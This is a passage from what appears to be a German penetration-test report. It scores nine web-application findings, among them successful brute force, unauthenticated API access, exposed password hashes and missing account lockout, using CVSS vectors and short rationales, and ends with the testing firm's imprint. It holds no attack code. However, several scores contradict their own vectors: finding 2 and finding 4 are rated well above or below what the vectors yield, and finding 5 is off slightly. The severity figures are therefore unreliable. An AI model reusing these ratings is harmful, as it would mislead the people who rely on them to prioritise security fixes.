**Begründung:** Die Schwachstelle erlaubt einem nicht-authentifizierten Angreifer, über das Netzwerk vollständigen administrativen Zugriff auf das System zu erlangen. Es ist keine Benutzerinteraktion erforderlich, und alle Schutzziele (Vertraulichkeit, Integrität, Verfügbarkeit) sind vollständig betroffen.

### 2. Brute-Force erfolgreich

**CVSS:** 8.8 (Hoch)

**Vektor:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

**Begründung:** Die Schwachstelle ist über das Netzwerk angreifbar, ohne dass der Angreifer authentifiziert sein muss. Erfolgreiches Erraten von Zugangsdaten führt zu vollständigem Zugriff auf geschützte Inhalte. Benutzerinteraktion ist nicht erforderlich.

### 3. Fehlende Authentifizierung API

**CVSS:** 8.2 (Hoch)

**Vektor:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

**Begründung:** Daten können ohne Authentifizierung über die Programmierschnittstelle

(API) abgerufen werden. Der Angreifer benötigt keine Zugangsdaten, und der Zugriff ist über das Netzwerk möglich. Hauptsächlich betroffen sind Vertraulichkeit und Integrität.

#### 4. Zugriff auf Passwort-Hashes

CVSS: 7.5 (Hoch)

Vektor: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

**Begründung:** Der Zugriff auf Passwort-Hashes erfordert zwar lokale Rechte, führt aber zu einem vollständigen Verlust der Vertraulichkeit. Die Hashes können offline analysiert werden, um Benutzerpasswörter zu rekonstruieren.

#### 5. Sensible Verzeichnisse auffindbar

CVSS: 7.4 (Hoch)

Vektor: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

**Begründung:** Verzeichnisse mit sensiblen Daten sind ohne Authentifizierung zugänglich und können mit einfachen Werkzeugen identifiziert werden. Die Vertraulichkeit ist erheblich betroffen, bei gleichzeitig niedriger Angriffskomplexität.

#### 6. Fehlende Eingabevalidierung bei User-Parametern

CVSS: 7.2 (Hoch)

Vektor: AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:L

**Begründung:** Authentifizierte Benutzer mit geringen Rechten können über manipulierte Eingaben Änderungen an Daten vornehmen. Dies betrifft vor allem die Integrität, aber auch Vertraulichkeit und Verfügbarkeit in begrenztem Umfang.

#### 7. Test-Accounts öffentlich

CVSS: 6.5 (Mittel)

Vektor: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

**Begründung:** Öffentlich bekannte Testkonten stellen ein Risiko dar, insbesondere wenn sie erhöhte Rechte besitzen. Die Vertraulichkeit und Integrität sind in geringem Maße betroffen, der Angriff ist ohne besondere Voraussetzungen durchführbar.

#### 8. Kein Account-Lockout-Mechanismus

CVSS: 5.3 (Mittel)

Vektor: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

**Begründung:** Die unbegrenzte Anzahl möglicher Login-Versuche erlaubt automatisierte Angriffe auf Benutzerkonten. Die Angriffskomplexität ist niedrig, die potenziellen Auswirkungen betreffen hauptsächlich die Vertraulichkeit.

#### 9. Veraltete Protokolle

CVSS: 4.3 (Mittel)

Vektor: AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

**Begründung:** Die Nutzung veralteter Verschlüsselungsprotokolle birgt Risiken, insbesondere im Kontext von Man-in-the-Middle-Angriffen. Die Angriffskomplexität ist jedoch hoch und die Auswirkungen auf Vertraulichkeit begrenzt.

## 7 Impressum

---

binsec GmbH  
Europa-Allee 52  
60327 Frankfurt am Main  
Germany

E-Mail: [info@binsec.com](mailto:info@binsec.com)

Telefon: +49 69 2475607 0

Fax: +49 69 2475607 20

Geschäftsführer: Patrick Sauer

Prokurist: Florian Zavatzki

Handelsregister: Frankfurt a.M. HRB 97277

USt-IdNr.: DE290966808